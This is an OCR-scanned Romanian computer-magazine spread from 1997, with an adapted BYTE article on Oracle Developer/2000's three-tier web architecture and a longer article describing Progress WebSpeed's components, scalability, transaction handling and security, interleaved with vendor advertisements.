Robert J. Muller este partener în Poesys Associates, o firmă de consultanţă pentru dezvoltarea aplicaţiilor OO. Este autorul cărţii: The Oracle Developer/2000 Handbook (Oracle Press / Osborne, 1997). Oracle Press este o firmă comună Oracle şi Osborne, care aparţine firmei care deţine şi BYTE, adică McGraw-Hill Companies, Inc. Îl puteţi contacta la: **rmuller@waonline.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila şi Daniel Moldovan*]

TECH FOCUS | WEB PE 3 NIVELE

Arhitectura dedicată Web Developer/2000

Versiunile 1.4W şi 2.0 ale Developer/2000 folosesc o arhitectură deja dedicată dezvoltării de aplicaţii Web. Aplicaţiile obişnuite client/server Developer/2000 constau din module compilate executabile şi un modul run-time la nivel client care conectează obiectele aplicaţiei la serverul bazei de date. Pentru aplicaţiile Web, aceste module run-time devin cartuşul (cartridge) Web, rulând pe serverul Web în loc de client. Navigatorul Web al utilizatorului final încarcă o pagină HTML cu o legătură HTML la un applet Java de pe serverul Web la fel ca în cele ce urmează:

```
<APPLET codebase=“/webform/” code=“oracle.forms.dsp.CfmDispatcher” width=710
height=400>
<PARAM name=“server” value=“server module=FMX_file_path”></APPLET>
```

Completaţi directorul virtual (“`/webform/`”), numele serverului (“`server`”) şi numele fişierului modul Developer/2000 accesibil din serverul Web pe care doriţi să-l rulaţi (`FMX_file_path`). Acest fişier modul şi orice alte module pe care le apelează sunt compilate pentru SO-ul serverului Web.

Appletul reprezintă un driver de afişare Developer/2000 generic care manevrează toate cererile din aplicaţia Developer/2000. Pentru acest sistem, Oracle a obţinut din partea Javasoft un punctaj de 100% la certificarea Java. Apletul stabileşte o conexiune la cartuşul Web, îşi stochează bibliotecile widget specifice în cache-ul Java la client şi eliberează drumul. Cartuşul Web manevrează toate cererile care vin din partea modulului Developer/2000 pentru afişare, prin transmiterea cererilor la Java widget care rulează pe maşina virtuală Java în navigatorul clientului. El administrează de asemenea conexiunile la serverul de baze de date care rulează pe o maşină separată altundeva în reţea. Cartuşul este un client de reţea SQL care transmite cererile SQL la serverul de baze de date şi se întoarce cu date.

Din punctul de vedere al utilizatorilor Web, aceştia selectează o conexiune dintr-o pagină standard Web şi vor observa apariţia unui cadru de aplicaţie client/server. Cadrul le permite interacţiunea cu serverul de baze de date la fel ca şi cum ar fi o aplicaţie client DBMS.

În acest mod, Developer/2000 pentru Web are o arhitectură pe trei nivele: navigatorul ca şi client, cartuşul Web ca şi server de aplicaţie şi Oracle 7 ca şi server de baze de date. Această arhitectură va deveni şi mai flexibilă când Oracle 8 şi alte produse vor fi disponibile împreună cu un suport pentru Java beans şi alte tehnologii distribuite obiect.

WebSpeed

Aplicaţii tranzacţionale în Internet

De Răzvan Nedelcu

Utilizarea Intenetului ca instrument în afaceri este doar la început. Iniţial firmele au utilizat paginile de Web doar ca o cale pentru a-şi publica informaţiile tehnice sau comerciale. Astfel informaţiile au devenit publice, dând partenerilor de afaceri posibilitatea de a-şi căuta şi găsi singuri datele dorite. Acum se vorbeşte din ce în ce mai mult de procesarea tranzacţiilor în Internet (ITP - Internet Tranzaction Processing).

Noile tehnologii permit construirea de aplicaţii în Internet care să ofere servicii mult mai extinse. Pe lângă informaţiile generale destinate tuturor vizitatorilor sitului Internet, se furnizează informaţii specifice fiecărui utilizator pe baza cererii acestora. Aceasta implică posibilitatea accesului la bazele de date şi execuţiei aplicaţiilor ce permit interogarea şi chiar modificarea acestora chiar de către utilizator prin intermediul paginii de Web. Deci se impune existenţa unor mecanisme eficiente capabile să execute aplicaţii tranzacţionale care să actualizeze în timp real bazele de date ale companiei.

Contactul direct prin Internet permite clienţilor să interacţioneze cu informaţia disponibilă în concordanţă cu necesităţile lor, ceea ce conduce la decizii mai rapide şi corecte în afaceri. Pe lângă serviciile oferite clienţilor, companiile au şi alte beneficii: accesul prin Internet la aplicaţii tranzacţionale de gestiune comenzi sau stocuri permite minimizarea costurilor, îmbunătăţirea serviciilor la clienţi şi micşorarea timpului de circulaţie a informaţiei. Se micşorează timpul în ciclul de vânzare sau de service prin eliminarea intermediarilor între clienţi sau furnizori şi companie.

UTILIZAREA INTERNETULUI ÎN LUMEA AFACERILOR

- **Marketing electronic**
  - **Publicare de documente**
- **Interacţiune**
  - **Căutare de informaţii**
  - **Interogări pe baze de date**
- **Tranzacţii**
  - **Execuţie d aplicaţii**
  - **Actualizarea bazelor de date**

Datorită impactului în lumea afacerilor, termenul ITP (Internet Transaction Processing - Procesarea Tranzacţiilor în Internet) a devenit din ce în ce mai folosit, iar dezvoltatorii de soft caută platforme de dezvoltare de aplicaţii care să răspundă noilor cerinţe.

Astfel de aplicaţii au şi avantajul de a fi centralizate, problema întreţinerii lor fiind mult mai simplă, iar un utilizator nu are nevoie decât de un calculator cu acces la Internet si un navigator.

Echipele de programatori trebuie să dezvolte aceste aplicaţii sau să porteze aplicaţiile existente pentru a fi accesate şi prin paginile de Web. Aplicaţiile trebuie să fie dezvoltate repede şi să fie flexibile în implementare şi la schimbările de tehnologie sau funcţionalitate.

Progress Software Corporation

Progress Software, prin mediul său de dezvoltare de aplicaţii, se bucură de o reputaţie deosebită în mediul companiilor mijlocii şi mari. Produsele Progress cuprind tot spectrul de instrumente necesare dezvoltării aplicaţiilor de gestiune de baze de date:

PROGRESS Database Server

SGBD Progress este un sistem de gestiune de baze de date relaţionale de înaltă performanţă, deosebit scalabil, care oferă un raport preţ/performanţă deosebit de bun.

Este foarte uşor de instalat şi de administrat. Disponibil pe cele mai diverse platforme hardware şi software (de la PC la calculatoare multiprocesor RISC şi de la sisteme de operare MS-Windows, Windows NT, Netware la VMS, UNIX, AS/400) şi protocoale de reţea (TCP/IP, TLI, NetBIOS, DECNet, SPX/IPX etc.).

Printre principalele facilităţi pot fi menţionate: mecanisme tranzacţionale (Roll Back, Roll Forward, two phase commit), backup online, blocare la nivel de înregistrare, mecanisme de replicare sincronă şi asincronă, arhitectură multiserver-multithreaded, suport pentru multiprocesoare.

PROGRESS ADE (Application Develpment Environment)

Mediul de dezvoltare de aplicaţii, bazat pe puternicul limbaj de programare PROGRESS 4GL permite dezvoltarea de aplicaţii scalabile, portabile pe diferitele sisteme de operare, tipuri de interfaţă cu utilizatorul (grafică sau caracter) şi configuraţie în reţea (client/server sau host-terminal). Instrumentele de dezvoltare permit micşorarea timpului de proiectare şi dare în folosinţă a aplicaţiei cât şi pe cel de întreţinere sau modificare al aplicaţiilor curente.

PROGRESS DataServers

Permit accesul aplicaţiilor dezvoltate în PROGRESS la alte SGBD-uri: Oracle, Sybase, AS/400, Rdb, RMS, ODBC.


PROGRESS Application Servers

Implementează o arhitectură de execuţie a procedurilor la distanţă (RPC - Remote Procedure Call), permiţând partiţionarea unei aplicaţii pe mai multe calculatoare în reţea (n-tier architecture). Astfel, prin posibilitatea executării interogărilor complexe sau procedurilor cu operaţii de calcul complexe pe servere cu capacităţi de acces rapid la date şi putere de calcul mare, performanţa creşte în mod deosebit. Aceste aplicaţii sunt dezvoltate integral în PROGRESS 4GL şi gestionate centralizat, fiind uşor de implementat şi de întreţinut.

WebSpeed - Soluţia ITP oferită de Progress Software Corporation

În 1996 Progress Software a lansat WebSpeed. Acest produs răspunde dorinţei dezvoltatorilor de aplicaţii de a putea crea sisteme informatice complete care să permită accesul utilizatorilor din Internet asigurând cerinţele strict necesare unor astfel de aplicaţii:

- Suport pentru diferite tipuri de Servere Web.
- Acces la diferite tipuri de baze de date.
- Răspuns interactiv bun.
- Scalabil de la sute la mii de utilizatori.
- Menţinerea informaţiei de stare pentru o tranzacţie ce implică parcurgerea mai multor pagini.
- Asigurarea securităţii.


Mediul de dezvoltare WebSpeed

- Flexibil, astfel încât să poată profita din plin de tehnologiile şi standardele în dezvoltare.

WebSpeed este o componentă cheie pentru construirea de aplicaţii tranzacţionale de baze de date ce pot fi folosite în Internet.

WebSpeed - Definiție

WebSpeed este un mediu de dezvoltare şi execuţie ce permite construirea de aplicaţii tranzacţionale robuste ce se pot executa în Internet sau Intranet. WebSpeed a fost proiectat astfel încât să fie deschis, permiţând aplicaţiilor să lucreze cu diverse navigatoare Web, servere Internet şi baze de date.

Prin eliminarea programării în limbaje de nivel jos ca Perl, Tcl sau C++, WebSpeed simplifică dezvoltarea aplicaţiilor ITP. Pentru a permite unui utilizator să citească şi să modifice date dintr-o bază de date folosind un Web browser, WebSpeed necesită doar scrierea de cod într-un limbaj de nivel înalt (4GL). WebSpeed furnizează un mediu unic pentru dezvoltarea aplicaţiilor, gestiunea datelor şi administrare.

WebSpeed - Arhitectură

WebSpeed Workshop este un set integrat de instrumente de dezvoltare

- *WebSpeed WorkBench* instrument grafic de proiectare a aplicaţiei
- *WebSpeed 4GL* limbaj de programare de generaţia a patra

WebSpeed Transaction Server este compus din trei componente:

- *Transaction Agents* execută aplicaţia
- *Transaction Broker* gestionează agenţii
- Messenger efectuează legătura cu serverul Web.

WebSpeed Workshop este un set de instrumente sub Windows (Windows 95, Windows NT) ce permite dezvoltarea rapidă de aplicaţii Web ce implică tranzacţii pe baze de date. Paginile HTML sunt asociate cu Obiecte Web corespondente care lucrează cu bazele de date. WebSpeed suportă SGBD Progress, Oracle DB2/400.

Procesul dezvoltării unei aplicaţii WebSpeed începe cu crearea paginii de Web folosind orice instrument standard de proiectare. Acel instrument generează HTML şi orice obiect Java, JavaScript, VBScript sau ActiveX. Logica aplicaţiei se adaugă folosind WebSpeed WorkBench şi limbajul WebSpeed 4GL. (Fig 1)

Din punctul de vedere al utilizatorului aplicaţia WebSpeed arată ca un sit Internet obişnuit. Utilizatorul specifică o adresă URL folosind un navigator Internet (de exemplu Netscape Navigator sau Microsoft Internet Explorer). Aceasta porneşte un mic program CGI pe serverul Web care apelează WebSpeed Transaction Server pentru a servi cererea unui Obiect Web specific.

Figura 2 prezintă interacţiunea între procesele care compun mediul de execuţie WebSpeed - Webspeed Transaction Server:

WebSpeed Transaction Agents sunt procese care execută logica încorporată în Obiectele Web. Fiecare Agent se poate conecta la mai multe baze de date. Transaction Agents transformă dinamic rezultatele de la bazele de date în pagini HTML care sunt transmise de serverul Web la navigatorul Web.

WebSpeed Transaction Broker este procesul care gestionează sesiunile prin identificarea Agenţilor care să servească o anumită cerere. Broker-ul gestionează un set comun de Transaction Agents şi porneşte un nou Agent oricând este nevoie. Agenţii comunică Broker-ului informaţia de stare (liber, ocupat, blocat, disponibil).

WebSpeed Messenger asigură comunicarea între serverul Web şi Transaction Agent. Messenger-ul se găseşte pe serverul Internet. Când serverul Web primeşte o cerere, Messenger-ul o transmite Broker-ului care va aloca un Agent.

Arhitectură deschisă, extensibilă

Dat fiindcă se bazează pe standardele Internet, WebSpeed poate fi folosit cu cele mai diverse tehnologii şi produse. Dezvoltatorii pot crea aplicaţii care folosesc tehnologiile cele mai avansate şi pot adăuga alte componente pe măsură ce tehnologia sau piaţa le face disponibile. Cu această arhitectură aplicaţiile Webspeed se bucură de:

- Independenţă faţă de bazele de date
- Independenţă faţă de clientul Web
- Independenţă faţă de serverul Internet


Independenţa faţă de baza de date este realizată cu ajutorul arhitecturii PROGRESS DataServer. Astfel, o aplicaţie WebSpeed poate accesa date într-un mediu eterogen şi distribuit. Arhitectura PROGRESS DataServer constă în patru componente:


1. DataServer Backplane este un punct unic de interogare a bazelor de date indiferent de tip. DataServer Backplane comunică direct sau printr-o conexiune în reţea cu unul sau mai multe DataServer-e.

2. Module DataServer. Acestea sunt module independente care suportă fiecare un tip de sistem de gestiune de baze de date.

1. Data Dictionary este un loc în care sunt stocate toate informaţiile structurii bazei de date.

2. Sistemele de gestiune de baze de date


Mediul de execuție WebSpeed



stochează şi gestionează datele

Independenţa faţă de clientul Internet: Arhitectura deschisă utilizată de WebSpeed permite utilizarea oricărui mecanism de comunicaţie între navigatorul Internet şi serverul Internet (HTTP,SSL,SET). Aplicaţiile WebSpeed lucrează cu orice navigator (Netscape Navigator, Internet Explorer, etc.). În particular, orice inovaţii software ca applets Java, JavaScript, ActiveX sau VBScript sunt compatibile cu aplicaţiile WebSpeed pentru că ele se execută pe client iar interacţiunea cu acestea se face prin serverul Web în mod standard.

Independenţa faţă de serverul Internet: Interfaţa CGI (Common Standart Interface) este metoda standard a serverelor Web de a asigura o legătură cu programe externe care se execută de către server ca rezultat al unei acţiuni a utilizatorului. Dat fiind că WebSpeed se integrează cu serverul de internet prin această interfaţă, aplicaţiile se pot lucra pe orice server Web existent. În viitor WebSpeed va beneficia şi de interfaţă ISAPI şi NSAPI (common binary interface) cu serverele Web.

Productivitate în dezvoltarea aplicaţiilor

WebSpeed este un set integrat de instrumente ce oferă o platformă foarte productivă de dezvoltare a aplicaţiilor de procesare a tranzacţiilor în Internet. WebSpeed Workshop răspunde necesităţilor de dezvoltare a aplicaţiilor simple (interogări) care se realizează cu efort minim, cât şi a aplicaţiilor cu complexitate mare în logică. Componentele mediului de dezvoltare sunt:

- WebSpeed Workbench - mediu de dezvoltare grafică
- WebSpeed 4GL - limbaj de programare de generaţia a patra
- TagExtract - instrument de mapare automată a câmpurilor HTML cu Obiectele Web
- Data Dictionary - instrument de gestiune a structurii bazei de date
- Personal Database - versiune single-user a SGBD PROGRESS care poate fi utilizată pentru definirea şi construirea definiţiilor bazei de date.
- Code Section Editor - permite includerea de logică în Obiectele Web.
- Help - ajutor senzitiv la context
- Query Builder - instrument pentru crearea interogărilor pe baza de date

WebSpeed Workbench

Workbench are acces la structura bazei de date care conţine reguli de integritate şi consistenţă, care sunt automat moştenite de Obiectul Web. Instrumentul oferă acces la toate instrumentele necesare în programare. În WebSpeed Workbench se pot edita proceduri, se generează cod WebSpeed 4GL,se verifică sintaxa codului, se pot compila Obiectele Web, etc.

WebSpeed 4GL

WebSpeed 4GL este un limbaj de programare de nivel înalt care satisface pe deplin necesităţile dezvoltării unei aplicaţii tranzacţionale complexe. Spre deosebire de alte limbaje destinate aplicaţiilor Internet , WebSpeed 4GL este un limbaj de nivel înalt creat pentru aplicaţii de gestiune de baze de date.

Facilităţile de care se bucură WebSpeed 4GL sunt:

- Blocarea înregistrărilor şi controlul automat al tranzacţiilor.
- Calcule complexe
- Logică condiţională
- Cicluri
- Set extins de tipuri de date
- Interogări şi join pe baze de date.
- Citire de date: înregistrare cu înregistrare sau pe seturi de înregistrări
- Suport pentru SQL

Aplicaţiile WebSpeed sunt construite prin crearea şi conectare Obiectelor Web. Obiectele Web sunt generate automat folosind şabloane de obiecte şi fişiere HTML. Programatorii pot implementa logica aplicaţiei prin modificarea metodelor Obiectelor Web, pot crea sau extinde şabloanele Obiectelor Web şi moşteni metodele şi comportamentul unui anumit şablon.


O metodă efectuează o acţiune pentru toate instanţierile obiectului. De exemplu metoda GetField întoarce valoarea introdusă într-un câmp HTML din pagina Web.


Cea mai mare parte a codului sursă utilizat în aplicaţiile WebSpeed este generat automat folosind şabloane WorkBench. Noile Obiecte Web moştenesc cadrul 4GL de bază din şabloanele WorkBench. Utilizatorul poate modifica comportamentul standard adăugând logică adiţională.

Prin WebSpeed Code Section Editor se poate adăuga uşor cod în aplicaţii. Utilizatorul se poate muta cu uşurinţă între secţiunile editabile al Obiectului Web. Mediul de editare asigură verificare de sintaxă, ajutor senzitiv la context şi mesaje de eroare detaliate. Din meniuri pop-up utilizatorul poate accesa referinţa limbajului 4GL pentru a verifica sintaxa, modul de folosire şi exemple al elementelor de limbaj 4GL.

TagExtract

TagExtract este un instrument ce se integrează cu WebSpeed WorkBench. El este folosit pentru maparea automată a Obiectelor Web, existente sau noi, cu pagini Web noi sau revizuite. TagExtract parcurge directivele HTML şi defineşte modul în care aceste directive, appleţi Java, obiecte ActiveX, etc. se leagă cu Obiectele Web. TagExtract creează un cadru pentru Obiectul Web care permite aplicaţiei să rămână sincronizată, cu mici sau fără revizuiri, în cazul în care se modifică pagina Web asociată. Acest mod de dezvoltare măreşte productivitatea prin micşorarea efortului de a face schimbări în




Arhitectură distribuită
Calculator 1
Internet Browser
Calculator 2
Internet Server
Messenger
Calculator 3
Transaction Broker
Transaction Agent
Transaction Agent
Transaction Agent
Calculator 4
BD 1
Calculator 4
BD 1
Calculator 4
BD 1

definiţiile câmpurilor din aplicaţie.

Data Dictionary

Instrumentul de creare şi întreţinere a structurii bazei de date este Data Dictionary. Aici se stochează şi comportamentul implicit al obiectelor bazei de date aceste definiţii fiind moştenite automat de Obiectele Web. Data Dictionary izolează Obiectele WebSpeed de detaliile specifice şi locul în care se află baza de date.

În Data Dictionary se pot specifica atribute ale bazei de date:

- reguli de validare şi integritate a datelor
- mesaje de ajutor
- informaţii de format de afişare
- triggere - proceduri în PROGRESS 4GL asociate evenimentelor bazei de date (CREATE, FIND, WRITE, DELETE, ASSIGN) ce se execută automat la apariţia evenimentului.

Performanţă şi scalabilitate

Majoritatea companiilor îşi dezvoltă aplicaţiile în „Intranet" pentru uzul intern iar apoi le extind în afara reţelei locale pentru a permite utilizatorilor din aceeaşi companie, aflaţi la distanţă, accesul folosind comunicaţia Internet (ceea ce se numeşte de obicei „extranet"). Alte aplicaţii necesită servirea publicului larg în Internet: iniţial aplicaţiile sunt interogări pe bazele de date, dar de multe ori apare necesitatea de noi module care să permită actualizări în bazele de date. Ideal pentru cei ce dezvoltă aplicaţii este să poată folosi acelaşi set de instrumente pentru proiectarea şi întreţinerea aplicaţiei indiferent de complexitatea ei.

Majoritatea aplicaţiilor Internet lucrează bine la număr mic de accese. O aplicaţie tranzacţională în Internet cu adevărat scalabilă trebuie să poată asigura accesul la date în condiţiile unui număr mare de utilizatori concurenţi (numărul de accese la o aplicaţie poate ajunge la sute de mii într-o zi).

WebSpeed datorează scalabilitatea şi performanţa sa următorilor factori:

- Acces eficient la date - Gestiunea datelor este una din principalele activităţi ale unei aplicaţii WebSpeed. Fiecare DataServer este proiectat pentru a optimiza performanţa pentru tipul de baze de date pe care îl accesează. Pentru bazele de date care au optimizatoare de interogări eficiente, sor-

Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, Bucureşti,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
Cl. Dorobanţilor 152, Sect.1,Bucureşti,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 223.1443

COMPAQ
Cisco Systems
IBM
HEWLETT PACKARD
Microsoft
Acer

tările sau join-urile sunt pasate SGB-ului asigurând performanţă optimă. De asemenea arhitectura PROGRESS DataServer permite aplicaţiilor WebSpeed să invoce procedurile stocate în bazele de date.

- Arhitectură distribuită - Scalabilitatea unei aplicaţii rezidă în modul în care foloseşte resursele calculatoarelor. Arhitectura WebSpeed permite ca aplicaţia să fie distribuită pe mai multe calculatoare, dar componentele executabile pot lucra şi pe acelaşi calculator dacă încărcarea nu este mare (Fig. „Arhitectură distribuită").
- Număr variabil de Agenţi - WebSpeed permite aplicaţiilor să se adapteze dinamic la mărirea traficului. Aplicaţiile sunt executate de procese numite Transaction Agents, care nu sunt pornite de cererea Web ci sunt în execuţie în aşteptarea unei cereri. WebSpeed Transaction Broker urmăreşte starea Agenţilor iar dacă sunt necesari mai mulţi Agenţi la un moment dat îi porneşte automat.
- Procesare concurentă - Comunicarea între procese este realizată prin memoria partajată. Această arhitectură, eficientă pentru maşinile uniprocesor, este ideală pentru maşinile puternice, multiprocesor (SMP). WebSpeed foloseşte la maxim resursele Hardware prin executarea Agenţilor pe procesoare diferite.

Integritatea Datelor

O tranzacţie efectuată de o aplicaţie WebSpeed constă în mai multe operaţii efectuate pe una sau mai multe baze de date. Tranzacţiile sunt operaţii ce trebuie efectuate atomic (totul sau nimic). Tranzacţiile pe bazele de date menţin consistenţa datelor şi gestionează accesul concurent la date în cazul în care mai mulţi utilizatori actualizează baza de date simultan. Interfaţa WebSpeed cu arhitectura PROGRESS DataServer permite crearea de aplicaţii care sunt independente de tipul bazei de date şi care pot accesa simultan date din mai multe baze de date.

Rollback - În timpul unei tranzacţii activitatea pe baza de date este notată într-un fişier jurnal numit before-image. Dacă are loc o eroare înainte de încheierea tranzacţiei, WebSpeed restaurează baza de date la starea dinaintea începutului tranzacţiei.

Integrarea datelor din mai multe baze de date - Aplicaţiile WebSpeed, datorită arhitecturii PROGRESS DataServer, pot accesa date din mai multe surse fără să fie nevoite să coordoneze tranzacţiile pe aceste baze de date.

Subtranzacţii - Subtranzacţiile sunt tranzacţii care sunt imbricate într-o tranzacţie existentă. Dacă apare o eroare în cadrul unei subtranzacţii operaţiile efectuate de la începutul ei sunt date înapoi.

Transparenţa locului în care se află datele - Poziţia bazei de date este complet transparentă pentru o aplicaţie WebSpeed. Aceasta elimină erorile ce ar putea apare în caz că locul în care se află baza de date este schimbat (se mută baza de date pe alt calculator în reţea).

Two-Phase Commit - Integritatea şi consistenţa tranzacţiilor efectuate pe baze de date distribuite sunt asigurate de protocolul Two-Phase Commit.

Tranzacţii Multipagină - Utilizatorii unei aplicaţii WebSpeed pot să-şi menţină o informaţie de stare de-a lungul mai multor cereri. WebSpeed are opţiunea de a crea tranzacţii pe baza de date care să cuprindă mai multe cereri Web „cu stare".

Verificări de validare şi de integritate pe câmpuri - Data Dictionary permite efectuarea de verificări de integritate a datelor şi definirea de validări pe câmpurile tabelelor din baza de date. Prin utilizarea triggere-lor (proceduri dezvoltate în 4GL ce se execută automat ca răspuns la un eveniment pe baza de date) verificările sunt executate automat de fiecare dată când WebSpeed accesează un câmp sau o tabelă. Opţional se pot integra validări pe partea de client (pagina de

COMPUTER PRESS
AGORA
EŞTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?
agora.ro
© Copyright 1997 Computer Press Agora, Adi Pop
Stirile zilei
Actualitatea
AGORA ONLINE
MAGNA MEDIA
FLAMINGO COMPUTERS

INFORMAȚII DESPRE PRODUS

Progress Software Corporation
14 Oak Park, Bedford, Massachusetts, SUA
www.progress.com
webspeed.progress.com

În România: Crescendo
Strada Fecioarei nr 13, sector 2, București
www.crescendo.ro
Email: crescendo@crescendo.ro

web) în limbaje de programare specifice (JavaScript, VBScript).

Gestiunea stării tranzacțiilor

Astăzi comunicația în Internet este fără stări. Serverul de Internet închide legătura cu navigatorul Internet după fiecare răspuns la o cerere de pagină Web. Limitările acestui mod de lucru apar în momentul în care aplicația, pentru a efectua o tranzacție pe baze de date, impune utilizatorului să parcurgă mai multe pagini de Web. Pentru a satisface această cerință Obiectele WebSpeed pot fi fără stare (stateless), cu stare (state-aware) și cu stare continuă (state-persistent).

Un Obiect Web fără stare nu reține informații despre tranzacție după ce este executat.

Într-o sesiune „cu stare", conexiunea între utilizator și baza de date rămâne deschisă. Pentru fiecare cerere de pagină HTML, Obiectul Web restaurează contextul sesiunii, execută cererea și devine disponibil pentru altă cerere trimisă de orice navigator. Pentru crearea de Obiecte Web cu stare se pot folosi câmpuri „ascunse" sau o variabilă de mediu HTML numită „cookie". Această metodă este cel mai des utilizată pentru menținerea informației de stare.

În cazul Obiectelor Web cu stare continuă, Agentul care execută Obiectul Web este blocat de către utilizatorul care a făcut cererea. Transaction Broker gestionează conexiunea pentru a garanta efectuarea tranzacției. Obiectele cu stare continuă folosesc cookie pentru a comunica navigatorului informația necesară pentru menținerea contactului cu Agentul blocat.

Pentru modelul cu stare continuă, toate variabilele programului și informația despre tranzacție sunt în memorie, simplificând efortul de programare. Foarte important este că aceasta permite ca tranzacția să fie activă de-a lungul mai multor cereri de pagini, iar în cazul unei erori înainte de terminare, să poată fi anulată refăcându-se starea dinaintea tranzacției.

Alt avantaj semnificativ al obiectelor cu stare continuă este câștigul de performanță obținut prin faptul că nu se reinițializează tranzacția, resetează variabilele și redeschid interogările pe baza de date de la fiecare cerere. De la starea curentă în tranzacție, obiectul Web are toate informațiile despre cererile pe care le poate primi și modul în care trebuie să răspundă.

Securitate

Arhitectura deschisă permite aplicațiilor WebSpeed de a putea profita de orice inovație în domeniul securității în Internet. Măsurile de securitate de bază asigură un bun fundament pentru un model de securitate robust. De exemplu pentru aplicațiile ce necesită autentificare pentru accesul la baza de date administratorul poate asocia o combinație identificator/parolă fiecărui utilizator pentru executarea scriptului CGI care lansează WebSpeed Messenger și comunică cu Transaction Broker. Administratorul poate folosi tehnologii de tipul firewall, filtrarea adrese IP sau criptare (SSL - Secure Socket Layer).

WebSpeed - Concluzii

Încă de la înființarea companiei, scopul Progress Software Corporation a fost de a furniza software de baze de date și de dezvoltare de aplicații de gestiune care să răspundă necesităților de complexitate și performanță din diferite domenii de activitate (industrial, guvernamental, bancar, servicii etc.) cu prelucrări complexe de date și număr mare de utilizatori concurenți.

WebSpeed aduce o nouă dimensiune în dezvoltarea și execuția aplicațiilor: Internetul. Acesta este un complement la arhitecturile aplicațiilor deja folosite în companii (client/server, host/terminal).

